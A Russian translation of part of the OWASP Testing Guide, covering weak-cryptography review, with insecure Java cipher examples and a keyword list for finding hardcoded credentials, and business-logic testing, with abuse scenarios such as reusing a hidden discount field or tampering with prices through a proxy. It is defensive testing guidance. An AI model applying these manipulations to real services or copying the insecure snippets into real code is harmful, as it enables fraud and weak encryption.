- Identity Finder http://download.cnet.com/Identity-Finder-Free-Edition/3000-2144_4-10906766.html

Ссылки

OWASP Resources

- [1] [OWASP Testing Guide - Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection \(OTG-CRYPST-001\)](#)
- [2] [OWASP TOP 10 2010 - Insufficient Transport Layer Protection](#)
- [3] [OWASP TOP 10 2013 - Sensitive Data Exposure](#)
- [4] [OWASP ASVS v1.1 - V10 Communication Security Verification Requirements](#)
- [6] [OWASP Testing Guide - Testing for Cookies attributes \(OTG-SESS-002\)](#)

4.10.4. Тестирование на слабое шифрование (OTG-CRYPST-004)

Резюме

Неправильное использование алгоритма шифрования может привести к раскрытию конфиденциальных данных, утечке ключей, нарушению аутентификации, небезопасному сеансу и атаке подмены. Есть некоторые алгоритмы шифрования или хеширования, которые, как известно, слабые и не рекомендуются больше использовать, такие как MD5 и RC4.

В дополнение к правильному выбору безопасного шифрования или алгоритма хеширования правильное использование параметров также влияет на уровень безопасности. Например, режим ECB (Электронная кодовая книга) не рекомендуется использовать в симметричном шифровании.

Руководство по тестированию пытается дать рекомендации, как определить слабое шифрование и хэш.

Как проверить

Базовый контрольный список безопасности

- Когда используются AES128 и AES256, IV (вектор инициализации) должен быть случайным и непредсказуемым. См. [FIPS 140-2, Требования безопасности для криптографических модулей](#), раздел 4.9.1. тесты генератора случайных чисел. Например, в Java «java.util.Random» считается слабым генератором случайных чисел. «java.security.SecureRandom» следует использовать вместо «java.util.Random».
- При использовании RSA для шифрования рекомендуется использовать режим оптимального асимметричного шифрования (OAEP).
- При использовании RSA в подписи рекомендуется заполнение PSS.
- Не следует использовать слабые алгоритмы хеширования / шифрования, такие как MD5, RC4, DES, Blowfish, SHA1. 1024-битный RSA или DSA, 160-битный ECDSA (эллиптические кривые), 80/112-битный 2TDEA (два ключа, тройной DES)
- Минимальная длина ключа:

Обмен ключами: обмен ключами Диффи-Хеллмана с минимальными 2048 битами
Целостность сообщения: HMAC-SHA2
Хеш сообщения: SHA2 256 бит
Ассиметричное шифрование: RSA 2048 бит
Алгоритм симметричного ключа: AES 128 бит
Хеширование паролей: PBKDF2, Scrypt, Bcrypt
ECDH , ECDSA: 256 бит

Использование режима SSH, CBC не должно использоваться.

- При использовании алгоритма симметричного шифрования режим ECB (Электронная кодовая книга) не должен использоваться.
- Когда PBKDF2 используется для хеширования пароля, рекомендуется, чтобы параметр итерации был больше 10000. [NIST](#) также предлагает не менее 10 000 итераций хеш-функции. Кроме того, хеш-функция MD5 запрещено использовать с PBKDF2, например PBKDF2WithHmacMD5.

Обзор исходного кода

- Найдите следующее ключевое слово, чтобы проверить, используется ли какой-либо алгоритм слабого шифрования.

```
MD4, MD5, RC4, RC2, DES, Blowfish, SHA-1, ECB
```

- Для реализации Java следующий API связан с encryption. Просмотрите параметры реализации шифрования. В следующем примере использование DES не рекомендуется, поскольку DES считается слабым алгоритмом шифрования.

```
SecretKeyFactory(keyFacSpi, Provider provider, String algorithm)
SecretKeySpec(byte[] key, int offset, int len, String algorithm)
Cipher c = Cipher.getInstance("DES/CBC/PKCS5Padding");
```

- Для режима заполнения в асимметричном шифровании RSA используются режимы заполнения:

PKCS # 1 v2.1 (PSS, OAEP) - Рекомендуется

PKCS # 1 v1.5 (RSAES, RSASSA) - использует только Legency.

- Ищите «ECB» или «Cipher.getInstance», ECB не должен использоваться в симметричном шифровании.

Режим работы должен быть указан, так как по умолчанию будет «ECB», если не указан.

```
Cipher c = Cipher.getInstance("AES/CBC/PKCS5Padding") ;
```

Следующая реализация приведет к использованию режима «ECB» по умолчанию, и его следует избегать.

```
Cipher c = Cipher.getInstance("AES");
```

- Проверьте, не используется ли другой IV (начальный вектор).

```
// Use a different IV value for every encryption
byte[] newIv = ...;
s = new GCMParameterSpec(s.getTLen(), newIv);
cipher.init(..., s);
...
```

- Найдите «IvParameterSpec», проверьте, генерируется ли значение IV по-разному и случайным образом.

```
IvParameterSpec iv = new IvParameterSpec(randBytes);
SecretKeySpec skey = new SecretKeySpec(key.getBytes(), "AES");
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, skey, iv);
```


- В Java найдите MessageDigest, чтобы проверить, используется ли слабый хэш-алгоритм (MD5 или CRC). Например:

```
MessageDigest md5 = MessageDigest.getInstance("MD5");
```

- Для подписи SHA1 и MD5 не должны использоваться. Например:

```
Signature sig = Signature.getInstance("SHA1withRSA");
```

- Поиск "PBKDF2". Для генерации хэш-значения пароля предлагается использовать PBKDF2. Просмотрите параметры для создания значения PBKDF2.

Итерации должны быть более 10000, и солт-значение должно генерироваться как случайное значение.

```
private static byte[] pbkdf2(char[] password, byte[] salt, int iterations, int bytes)
    throws NoSuchAlgorithmException, InvalidKeySpecException
{
    PBEKeySpec spec = new PBEKeySpec(password, salt, iterations, bytes * 8);
    SecretKeyFactory skf = SecretKeyFactory.getInstance(PBKDF2_ALGORITHM);
    return skf.generateSecret(spec).getEncoded();
}
```

- Жестко закодированная чувствительная информация

```
User related keywords: name, root, su, superuser, login, username, uid
Key related keywords: public key, AK, SK, secret Key, private key, passwd,
password, pwd, share key, crypto, base64
Other common sensitive keywords: sysadmin, root, privilege, pass, key, code,
master, admin, uname, session, token, OAuth, privatekey
```

Инструменты

- Mozilla TLS observatory <https://github.com/mozilla/tls-observatory>
- Vulnerability scanner such as Nessus to scan weak encryption used in protocol such as SNMP, TLS, SSH
- Use static code analysis tool to do source code review such as klocwork, Fortify, Coverity, CheckMark for the following cases.

```
CWE-261: Weak Cryptography for Passwords
CWE-323: Reusing a Nonce, Key Pair in Encryption.
CWE-326: Inadequate Encryption Strength
CWE-327: Use of a Broken or Risky Cryptographic Algorithm
CWE-328: Reversible One-Way Hash
CWE-329: Not Using a Random IV with CBC Mode
CWE-330: Use of Insufficiently Random Values
CWE-347: Improper Verification of Cryptographic Signature
CWE-354: Improper Validation of Integrity Check Value
CWE-547: Use of Hard-coded, Security-relevant Constants
CWE-780 Use of RSA Algorithm without OAEP
```

Ссылки

- NIST FIPS <http://csrc.nist.gov/publications/PubsFIPS.html>
- IV https://en.wikipedia.org/wiki/Initialization_vector
- <https://www.securecoding.cert.org/confluence/display/java/MS02-J.+Generate+strong+random+numbers>
- OAEP http://en.wikipedia.org/wiki/Optimal_asymmetric_encryption_padding
- [Cryptographic Storage Cheat Sheet](#)
- [Password Storage Cheat Sheet](#)
- <https://www.securecoding.cert.org/confluence/display/java/MS01-J.+Do+not+use+insecure+or+weak+cryptographic+algorithms>
- [Insecure Randomness](#)
- [Insufficient Entropy](#)
- [Insufficient Session-ID Length](#)
- [Use of hard-coded cryptographic key](#)
- [Using a broken or risky cryptographic algorithm](#)
- [Testing for SSL-TLS \(OWASP-CM-001\)](#)
- <https://docs.oracle.com/javase/8/docs/api/javax/crypto/Cipher.html>
- ISO 18033-1:2015 – Encryption Algorithms
- ISO 18033-2:2015 – Asymmetric Ciphers
- ISO 18033-3:2015 – Block Ciphers
- http://csrc.nist.gov/groups/ST/toolkit/key_management.html
- PBKDF2 IETF [RFC 2898](#) and NIST SP 800-132
- HMAC <https://www.ietf.org/rfc/rfc2104.txt>

4.11. Тестирование на бизнес логику

Резюме

Тестирование на недостатки бизнес-логики в многофункциональном динамическом веб-приложении требует нестандартных методов мышления. Если механизм аутентификации приложения разработан с намерением выполнить шаги 1, 2, 3 в этом конкретном порядке для аутентификации пользователя. Что произойдет, если пользователь перейдет от шага 1 к шагу 3? В этом упрощенном примере предоставляет ли приложение доступ при неудачном открытии; Отказать в доступе или просто выдать ошибку с сообщением 500?

Есть много примеров, которые можно привести, но один постоянный урок - «думать за пределами общепринятого мнения». Этот тип уязвимости не может быть обнаружен сканером уязвимостей и зависит от навыков и творчества тестера на проникновение. Кроме того, этот тип уязвимости, как правило, один из самых трудных для обнаружения, и, как правило, специфический для приложения, но в то же время, как правило, один из наиболее вредных для приложения, если он используется.

Классификация недостатков бизнес-логики изучена недостаточно; хотя эксплуатационные недостатки бизнеса часто случаются в реальных системах, и многие исследователи прикладной уязвимости исследуют их. Наибольшее внимание уделяется веб-приложениям. В сообществе ведутся дебаты о том, представляют ли эти проблемы особенно новые концепции или являются вариациями известных принципов.

Тестирование недостатков бизнес-логики аналогично типам тестов, используемых функциональными тестерами, которые фокусируются на тестировании логического или конечного состояния. Эти типы тестов требуют, чтобы специалисты по безопасности думали немного по-другому, разрабатывали случаи злоупотребления и неправильного использования и использовали многие методы тестирования, применяемые функциональными тестировщиками. Автоматизация случаев злоупотребления бизнес-логикой невозможна и остается ручным делом, основанным на навыках тестировщика и его знаниях о полном бизнес-процессе и его правилах.

Бизнес-лимиты и ограничения

Рассмотрим правила для бизнес-функций, предоставляемых приложением. Есть ли ограничения или ограничения на поведение людей? Затем подумайте, применяет ли приложение эти правила. Как правило, довольно легко идентифицировать тестовые и аналитические примеры для проверки приложения, если вы знакомы с бизнесом. Если вы сторонний тестировщик, вам придется использовать свой здравый смысл и спросить бизнес, должны ли приложения разрешать различные операции.

Иногда в очень сложных приложениях тестер изначально не имеет полного понимания каждого

аспекта приложения. В этих ситуациях лучше всего, чтобы клиент прошел тестер через приложение, чтобы они могли лучше понять ограничения и предполагаемую функциональность приложения, прежде чем начнется настоящий тест. Кроме того, наличие прямой линии с разработчиками (если возможно) во время тестирования сильно поможет, если возникнут какие-либо вопросы относительно функциональности приложения.

Описание проблемы

Автоматизированным инструментам трудно понять контекст, поэтому выполнение тестов такого типа зависит от человека. Следующие два примера иллюстрируют, как понимание функциональности приложения, намерений разработчика и креативного мышления «из коробки» может нарушить логику приложения. Первый пример начинается с упрощенной манипуляции параметрами, тогда как второй - это реальный пример многоэтапного процесса, приводящего к полному разрушению приложения.

Пример 1 :

Предположим, что сайт электронной коммерции позволяет пользователям выбирать товары для покупки, просматривать сводную страницу и предлагать цену для продажи. Что, если злоумышленник сможет вернуться на страницу сводки, сохранив тот же действующий сеанс и ввести более низкую стоимость для элемента, завершить транзакцию, а затем проверить?

Пример 2 :

Удержание / блокировка ресурсов и удержание других лиц от покупки этих предметов в Интернете может привести к тому, что злоумышленники приобретут предметы по более низкой цене. Противодействие этой проблеме - внедрение тайм-аутов и механизмов, гарантирующих, что может взиматься только правильная цена.

Пример 3 :

Что если пользователь смог начать транзакцию, связанную со своей учетной записью клуба / лояльности, а затем, после добавления баллов в свою учетную запись, отменить транзакцию? Будут ли баллы/баллы по-прежнему применяться к их аккаунту?

Контрольные примеры бизнес-логики

Каждое приложение имеет свой бизнес-процесс, специфическую логику приложения и может управляться бесконечным числом комбинаций. В этом разделе приведены некоторые типичные примеры проблем бизнес-логики, но ни в коем случае не полный список всех проблем.

Эксплойты Business Logic можно разделить на следующие категории :

4.11.1. Проверка достоверности данных бизнес-логики (OTG-BUSLOGIC-001)

При проверке достоверности данных бизнес-логики мы проверяем, что приложение не позволяет пользователям вставлять «непроверенные» данные в систему / приложение. Это важно, потому что без этой меры защиты злоумышленники могут вставить «неподтвержденные» данные / информацию в приложение / систему в «точках передачи обслуживания», когда приложение / система считает, что данные / информация являются «хорошими» и действительны с момента «Точки входа» выполняли проверку данных как часть рабочего процесса бизнес-логики.

4.11.2. Проверка способности подделывать запросы (OTG-BUSLOGIC-002)

При фальсифицированном и прогнозном тестировании запроса параметров мы проверяем, что приложение не позволяет пользователям отправлять или изменять данные в любой компонент системы, к которому у них не должно быть доступа, к которому они обращаются в это конкретное время или таким конкретным образом. Это важно, потому что без этой меры защиты злоумышленники могут «обмануть / обмануть» приложение, чтобы оно позволило им проникнуть в разделы приложения системы, в которые они не должны быть допущены в это конкретное время, таким образом обходя рабочий процесс бизнес-логики приложений.

4.11.3. Проверка целостности теста (OTG-BUSLOGIC-003)

При проверке целостности и проверке доказательств подделки мы проверяем, что приложение не позволяет пользователям нарушать целостность какой-либо части системы или ее данных. Это важно, потому что без этих защитных средств злоумышленники могут нарушить рабочий процесс бизнес-логики и изменить компрометацию данных приложения / системы или скрыть действия, изменяя информацию, включая файлы журналов.

4.11.4. Испытание на время процесса (OTG-BUSLOGIC-004)

В ходе тестирования синхронизации процесса мы проверяем, что приложение не позволяет пользователям манипулировать системой или угадывать ее поведение на основе синхронизации ввода или вывода. Это важно, потому что без этой защиты злоумышленники могут отслеживать время обработки и определять выходные данные на основе времени или обходить бизнес-логику приложения, не завершая транзакции или действия своевременно.

4.11.5. Испытать несколько раз, когда функция может использовать ограничения (OTG-BUSLOGIC-005)

При проверке пределов функций мы проверяем, что приложение не позволяет пользователям выполнять части приложения или его функции больше раз, чем требуется для рабочего процесса бизнес-логики. Это важно, потому что без этой защиты злоумышленники могут использовать функцию или часть приложения больше, чем допустимо для бизнес-логики, чтобы получить дополнительные преимущества.

4.11.6. Испытание на обрыв рабочих потоков (OTG-BUSLOGIC-006)

Обходя рабочий процесс и обходя правильное тестирование последовательности, мы проверяем, что приложение не позволяет пользователям выполнять действия вне потока «утвержденных / обязательных» бизнес-процессов. Это важно, потому что без этой защиты злоумышленники могут обойти или обойти рабочие процессы и «проверки», позволяя им преждевременно войти или пропустить «требуемые» разделы приложения, потенциально позволяя выполнить действие / транзакцию без успешного завершения всего процесса. бизнес-процесс, оставляя систему с неполной внутренней информацией отслеживания.

4.11.7. Проверка защиты от неправильного использования приложения (OTG-BUSLOGIC-007)

При проверке неправильного использования приложения мы проверяем, что приложение не позволяет пользователям манипулировать приложением непреднамеренным образом.

4.11.8. Тестовая загрузка неожиданных типов файлов (OTG-BUSLOGIC-008)

При неожиданном тестировании загрузки файлов мы проверяем, что приложение не позволяет пользователям загружать типы файлов, которые система не ожидает или не ищет в соответствии с требованиями бизнес-логики. Это важно, потому что без этих мер защиты злоумышленники могут отправлять неожиданные файлы, такие как .exe или .php, которые можно сохранить в системе и затем запустить в приложении или системе.

4.11.9. Тестовая загрузка вредоносных файлов (OTG-BUSLOGIC-009)

При тестировании на загрузку вредоносных файлов мы проверяем, что приложение не позволяет пользователям загружать в систему файлы, которые являются вредоносными или потенциально вредоносными для безопасности системы. Это важно, потому что без этих мер защиты злоумышленники могут загружать в систему файлы, которые могут распространять вирусы, вредоносное ПО или даже эксплойты, такие как шелл-код, при выполнении.

Инструменты

Хотя существуют инструменты для тестирования и проверки правильности функционирования бизнес-процессов в допустимых ситуациях, эти инструменты не способны обнаружить логические уязвимости. Например, инструменты не имеют средств обнаружения, может ли пользователь обойти поток бизнес-процессов путем редактирования параметров, прогнозирования имен ресурсов или повышения привилегий для доступа к ограниченным ресурсам, и при этом у них нет какого-либо механизма, который помог бы тестировщикам заподозрить это состояние. дела.

Ниже приведены некоторые распространенные типы инструментов, которые могут быть полезны при выявлении проблем бизнес-логики.

ПО для тестирования бизнес-процессов HP

- <http://www8.hp.com/us/en/software-solutions/software.html?compURI=1174789#.UObjK3ca7aE>

Intercepting Proxy - для наблюдения блоков запросов и ответов HTTP-трафика.

- WebScarab - https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Burp Proxy - <http://portswigger.net/burp/proxy.html>
- Paros Proxy - <http://www.parosproxy.org/>

Плагины веб-браузера - для просмотра и изменения заголовков HTTP / HTTPS, публикации параметров и наблюдения за DOM браузера

- Данные тампера (для Internet Explorer) - <https://addons.mozilla.org/en-us/firefox/addon/tamper-data/>
- TamperIE (для Internet Explorer) - <https://www.bayden.com/tamperie/>
- Firebug (для Internet Explorer) - <https://addons.mozilla.org/en-us/firefox/addon/firebug/> и <https://getfirebug.com/>

Разные тестовые инструменты

- Панель инструментов веб-разработчика - <https://chrome.google.com/webstore/detail/bfbameneiokkgbdmiekhjnmfkcndhdm>

Расширение веб-разработчика добавляет кнопку панели инструментов в браузер с различными инструментами веб-разработчика. Это официальный порт расширения веб-разработчика для Firefox.

- Создатель HTTP-запросов - <https://chrome.google.com/webstore/detail/kajfghlhfkcoafkclajldicbikpgnp?hl=en-US>

Request Maker - инструмент для тестирования на проникновение. С его помощью вы можете легко захватывать запросы, сделанные веб-страницами, вмешиваться в URL, заголовки и данные POST и, конечно же, делать новые запросы

- Редактор файлов cookie - <https://chrome.google.com/webstore/detail/fngmhnpilhlplaedifhccceomclgfbg?hl=en-US>

Редактировать этот файл cookie - менеджер файлов cookie. Вы можете добавлять, удалять, редактировать, искать, защищать и блокировать куки

- Менеджер сеансов - <https://chrome.google.com/webstore/detail/bbcnbpaafconjjigibnhbfmmgdbbkcfi>

С помощью диспетчера сеансов вы можете быстро сохранить текущее состояние браузера и перезагрузить его при необходимости. Вы можете управлять несколькими сессиями, переименовывать или удалять их из библиотеки сессий. Каждый сеанс запоминает состояние браузера во время его создания, то есть открытые вкладки и окна. После открытия сеанса браузер возвращается в свое состояние.

- Обмен файлами cookie - <https://chrome.google.com/webstore/detail/dffhipnlilikblkhjpjapbecpmoilcama?hl=en-US>

Swap My Cookies - это менеджер сессий, он управляет вашими куки, позволяя вам войти на любой сайт с несколькими различными аккаунтами. Наконец, вы можете войти в Gmail, Yahoo, Hotmail и любой другой веб-сайт, который вы используете, со всеми своими учетными записями; если вы хотите использовать другой аккаунт, просто поменяйте профиль!

- Браузер HTTP-ответов - <https://chrome.google.com/webstore/detail/mgekankhbggkjpcbhacjgflbacnpljm?hl=en-US>

Сделайте HTTP-запросы из вашего браузера и просмотрите ответ (заголовки HTTP и источник). Отправьте HTTP-метод, заголовки и тело, используя XMLHttpRequest из вашего браузера, затем просмотрите HTTP-статус, заголовки и источник. Нажмите на ссылки в заголовках или теле, чтобы выполнить новые запросы. Этот плагин форматирует XML-ответы и использует Syntax Highlighter <<http://alexgorbatchev.com/>>.

- Firebug lite для Chrome - <https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglimnifench>

Firebug Lite не является заменой Firebug или Chrome Developer Tools. Это инструмент, который будет использоваться вместе с этими инструментами. Firebug Lite предоставляет богатое визуальное представление, которое мы привыкли видеть в Firebug, когда речь идет об элементах HTML, элементах DOM и затенении Box Model. Он также предоставляет несколько интересных функций, таких как проверка HTML-элементов с помощью мыши и редактирование свойств CSS в режиме реального времени.

Ссылки

Whitepapers

- Business Logic Vulnerabilities in Web Applications - <http://www.google.com/url?sa=t&rct=j&q=BusinessLogicVulnerabilities.pdf&source=web&cd=1&cad=rja&ved=0CDIQFjAA&url=http%3A%2F%2Faccorute.googlecode.com%2Ffiles%2FBusinessLogicVulnerabilities.pdf&ei=2Xj9UJO5LYaB0QHakwE&usg=AFQjCNGlAcjK2uz2U87bTjTHjJ-T0T3THg&bvm=bv.41248874,d.dmg>
- The Common Misuse Scoring System (CMSS): Metrics for Software Feature Misuse Vulnerabilities - NISTIR 7864 - <http://csrc.nist.gov/publications/nistir/ir7864/nistir-7864.pdf>
- Designing a Framework Method for Secure Business Application Logic Integrity in e-Commerce Systems, Faisal Nabi - <http://ijns.femto.com.tw/contents/ijns-v12-n1/ijns-2011-v12-n1-p29-41.pdf>
- Finite State testing of Graphical User Interfaces, Fevzi Belli - <http://www.slideshare.net/Softwarecentral/finitestate-testing-of-graphical-user-interfaces>
- Principles and Methods of Testing Finite State Machines - A Survey, David Lee, Mihalís Yannakakis - <http://www.cse.ohio-state.edu/~lee/english/pdf/ieee-proceeding-survey.pdf>
- Security Issues in Online Games, Jianxin Jeff Yan and Hyun-Jin Choi - <http://homepages.cs.ncl.ac.uk/jeff.yan/TEL.pdf>
- Securing Virtual Worlds Against Real Attack, Dr. Igor Muttik, McAfee - https://www.info-point-security.com/open_downloads/2008/McAfee_wp_online_gaming_0808.pdf
- Seven Business Logic Flaws That Put Your Website At Risk – Jeremiah Grossman Founder and CTO, WhiteHat Security - https://www.whitehatsec.com/resource/whitepapers/business_logic_flaws.html
- Toward Automated Detection of Logic Vulnerabilities in Web Applications - Viktoria Felmetzger Ludovico Cavedon Christopher Kruegel Giovanni Vigna - https://www.usenix.org/legacy/event/sec10/tech/full_papers/Felmetzger.pdf
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse, Dr. Ponemon - <http://www.emc.com/collateral/ras/silvertail/ras-silver-tail-ponemon-ar.pdf>
- 2012 Web Session Intelligence & Security Report: Business Logic Abuse (UK) Edition, Dr. Ponemon - http://buzz.silvertailsystems.com/Ponemon_UK.htm

OWASP Related

- Business Logic Attacks – Bots and Bats, Eldad Chai - http://www.imperva.com/resources/adc/pdfs/AppSecEU09_BusinessLogicAttacks_EldadChai.pdf
- OWASP Detail Misuse Cases - https://www.owasp.org/index.php/Detail_misuse_cases
- How to Prevent Business Flaws Vulnerabilities in Web Applications, Marco Morana - http://www.slideshare.net/marco_morana/issa-louisville-2010morana

Полезные веб-сайты

- Abuse of Functionality - <http://projects.webappsec.org/w/page/13246913/Abuse-of-Functionality>
- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Business Logic Flaws and Yahoo Games -

<http://jeremiahgrossman.blogspot.com/2006/12/business-logic-flaws.html>

- CWE-840: Business Logic Errors - <http://cwe.mitre.org/data/definitions/840.html>
- Defying Logic: Theory, Design, and Implementation of Complex Systems for Testing Application Logic - <http://www.slideshare.net/RafalLos/defying-logic-business-logic-testing-with-automation>
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570
- Real-Life Example of a 'Business Logic Defect' - <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>
- Software Testing Lifecycle - <http://softwaretestingfundamentals.com/software-testing-life-cycle/>
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application Assets and Flaws – Vulnerability Detection to Fix - <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> and http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf

Книги

- The Decision Model: A Business Logic Framework Linking Business and Technology, By Barbara Von Halle, Larry Goldberg, Published by CRC Press, ISBN1420082817 (2010)

4.11.1. Проверка данных бизнес-логики (OTG-BUSLOGIC-001)

Резюме

Приложение должно гарантировать, что только логически действительные данные могут быть введены как во внешнем интерфейсе, так и непосредственно на стороне сервера приложения системы. Только локальная проверка данных может сделать приложения уязвимыми для внедрения на сервер через прокси или при передаче обслуживания другим системам. Это отличается от простого выполнения анализа граничных значений (BVA) тем, что это более сложно и в большинстве случаев не может быть просто проверено в точке входа, но обычно требует проверки какой-либо другой системы.

Например: приложение может запросить ваш номер социального страхования. В BVA приложение должно проверять форматы и семантику (это значение длиной 9 цифр, не отрицательное и не все 0) для введенных данных, но есть и логические соображения. SSN сгруппированы и классифицированы. Этот человек в досье на смерть? Они из определенной части страны?

Уязвимости, связанные с проверкой бизнес-данных, уникальны тем, что они специфичны для приложения и отличаются от уязвимостей, связанных с подделкой запросов, в том, что они больше заботятся о логических данных, чем просто нарушают рабочий процесс бизнес-логики.

Внешний и внутренний интерфейсы приложения должны проверять и подтверждать, что данные, которые он использует, использует и передает, являются логически действительными. Даже если пользователь предоставляет действительные данные приложению, бизнес-логика может заставить приложение вести себя по-разному в зависимости от данных или обстоятельств.

Примеры

Пример 1

Предположим, вы управляете многоуровневым сайтом электронной коммерции, который позволяет пользователям заказать ковер. Пользователь выбирает свой ковер, вводит размер, производит оплату, и приложение переднего плана проверяет, что вся введенная информация верна и действительна для контактной информации, размера, марки и цвета ковра. Но у бизнес-логики в фоновом режиме есть два пути: если ковер есть на складе, он доставляется напрямую с вашего склада, но если на складе нет его, вызывается система партнера, и если он есть на складе -сток они отправят заказ со своего склада и возмещены ими. Что произойдет, если злоумышленник сможет продолжить действительную транзакцию на складе и отправить ее как нет на складе вашему партнеру? Что произойдет, если злоумышленник сможет попасть посередине и отправлять сообщения на склад партнера, заказывая ковер без оплаты?

Пример 2

Многие системы кредитных карт теперь загружают остатки на счетах по ночам, чтобы клиенты могли быстрее проверять суммы под определенной стоимостью. Обратное тоже верно. Если я

оплачу свою кредитную карту утром, я не смогу использовать доступный кредит вечером. Другим примером может быть, если я использую свою кредитную карту в нескольких местах очень быстро, возможно, будет возможно превысить мой лимит, если системы будут принимать решения на основе данных прошлой ночью.

Как проверить

Общий метод испытаний

- Просмотрите документацию по проекту и используйте предварительное тестирование для поиска точек ввода данных или точек передачи между системами или программным обеспечением.
- Найдя, попробуйте вставить логически неверные данные в приложение / систему.

Конкретный метод тестирования:

- Выполните тестирование функционального действительного интерфейса с интерфейсом пользователя, чтобы убедиться, что принимаются только «действительные» значения.
- Используя перехватывающий прокси, наблюдайте HTTP POST / GET, ища места, в которые передаются такие переменные, как стоимость и качество. В частности, ищите «передачи» между приложением / системами, в которых может быть возможна инъекция точек взлома.
- Как только переменные найдены, начните опрашивать поле с логически «недействительными» данными, такими как номера социального страхования или уникальные идентификаторы, которые не существуют или не соответствуют бизнес-логике. Это тестирование проверяет, что сервер функционирует правильно и не принимает логически неверные данные о них.

Связанные тестовые случаи

Тестирование перечисления учетной записи и предполагаемой учетной записи пользователя (OTG-IDENT-004)

Тестирование обхода схемы управления сеансами (OTG-SESS-001)

Тестирование переменных открытой сессии (OTG-SESS-004)

Инструменты

OWASP Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP - это простой в использовании интегрированный инструмент тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, которые плохо знакомы с тестированием на проникновение. ZAP предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.

Ссылки

Начало разработки Microsoft Visual Studio LightSwitch - http://books.google.com/books?id=x76L_kaTgdEC&pg=PA280&lpg=PA280&dq=business+logic+example+valid+data+example&source=bl&ots=GOfQ-7f4Hu&sig=4jOejZVligZOrvjBFRAT4-iy8DI&hl=en&sa=X&ei=mydYUt6qEOX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onepage&q=business%20logic%20example%20valid%20data%20example&f=false

Санация

Приложение / система должно гарантировать, что только «логически действительные» данные принимаются во всех точках ввода и передачи приложения или системы, а данные просто не являются доверенными после их входа в систему.

4.11.2. Проверка способности подделывать запросы (OTG-BUSLOGIC-002)

Резюме

Подделка запросов - это метод, который злоумышленники используют для обхода приложения с графическим интерфейсом переднего плана, чтобы напрямую передавать информацию для обработки на сервере. Цель злоумышленника - отправлять HTTP-запросы POST / GET через перехватывающий прокси-сервер со значениями данных, которые не поддерживаются, не защищены или не ожидаются бизнес-логикой приложений. Некоторые примеры поддельных запросов включают использование предполагаемых или предсказуемых параметров или раскрытие «скрытых» функций и функций, таких как включение отладки или представление специальных экранов или окон, которые очень полезны во время разработки, но могут утекать информацию или обходить бизнес-логику.

Уязвимости, связанные со способностью подделывать запросы, уникальны для каждого приложения и отличаются от проверки данных бизнес-логики тем, что они направлены на нарушение рабочего процесса бизнес-логики.

Приложения должны иметь логические проверки, чтобы система не принимала поддельные запросы, которые могут позволить злоумышленникам использовать бизнес-логику, процесс или поток приложения. Запрос подделки ничего нового; злоумышленник использует перехватывающий прокси для отправки HTTP-запросов POST / GET приложению. Посредством подделки запросов злоумышленники могут обойти бизнес-логику или процесс, находя, прогнозируя и манипулируя параметрами, чтобы заставить приложение думать, что процесс или задача выполнялась или не выполнялась.

Кроме того, поддельные запросы могут допускать подчинение потока программной или бизнес-логики, вызывая «скрытые» функции или функциональные возможности, такие как отладка,

первоначально используемая разработчиками и тестировщиками, иногда называемая «пасхальным яйцом». «Пасхальное яйцо - это преднамеренная шутка, скрытое сообщение или функция в работе, такой как компьютерная программа, фильм, книга или кроссворд. По словам игрового дизайнера Уоррена Робинетта, этот термин был придуман в Atari персоналом, которого предупредили о наличии секретного сообщения, которое было скрыто Робинеттом в его уже широко распространенной игре Adventure. Говорят, что название вызывает идею традиционной охоты за пасхальными яйцами ». [https://en.wikipedia.org/wiki/Easter_egg_\(media\)](https://en.wikipedia.org/wiki/Easter_egg_(media))

Примеры

Пример 1

Предположим, что сайт кинотеатра электронной коммерции позволяет пользователям выбрать свой билет, применить единовременную скидку 10% на всю продажу, просмотреть промежуточный итог и предложить цену. Если злоумышленник может видеть через прокси-сервер, что приложение имеет скрытое поле (1 или 0), используемое бизнес-логикой, чтобы определить, была ли принята скидка или нет. Затем злоумышленник может ввести значение 1 или «скидка не была принята» несколько раз, чтобы воспользоваться одной и той же скидкой несколько раз.

Пример 2

Предположим, онлайн-видеоигра выплачивает жетоны за очки, набранные за поиск пиратов, сокровищ и пиратов и за каждый пройденный уровень. Позже эти токены могут быть позже обменены на призы. Кроме того, точки каждого уровня имеют значение множителя, равное уровню. Если злоумышленник смог через прокси-сервер увидеть, что в приложении есть скрытое поле, используемое во время разработки и тестирования для быстрого достижения самых высоких уровней игры, он может быстро достичь самых высоких уровней и быстро накапливать незаработанные очки.

Кроме того, если злоумышленник сможет через прокси-сервер увидеть, что в приложении есть скрытое поле, используемое во время разработки и тестирования, чтобы включить журнал, в котором указано, где другие злоумышленники или скрытые сокровища находятся по отношению к злоумышленнику, они смогут быстро идти в эти места и набирать очки.

Как проверить

Общий метод тестирования

- Просмотрите документацию проекта и используйте предварительное тестирование в поисках предполагаемых, предсказуемых или скрытых функциональных возможностей полей.
- Найдя, попытайтесь вставить логически достоверные данные в приложение / систему, позволяя пользователю пройти через приложение / систему в соответствии с обычным рабочим процессом логики бизнеса.

Конкретный метод тестирования 1

- Используя перехватывающий прокси-сервер, наблюдайте за HTTP POST / GET в поисках некоторого указания на то, что значения увеличиваются с регулярным интервалом или их легко угадать.
- Если обнаружено, что какое-то значение является предположительным, это значение может быть

изменено, и можно получить неожиданную видимость.

Специальный метод тестирования 2

- Используя перехватывающий прокси-сервер, наблюдайте за HTTP POST / GET, ища некоторые признаки скрытых функций, таких как отладка, которую можно включить или активировать.
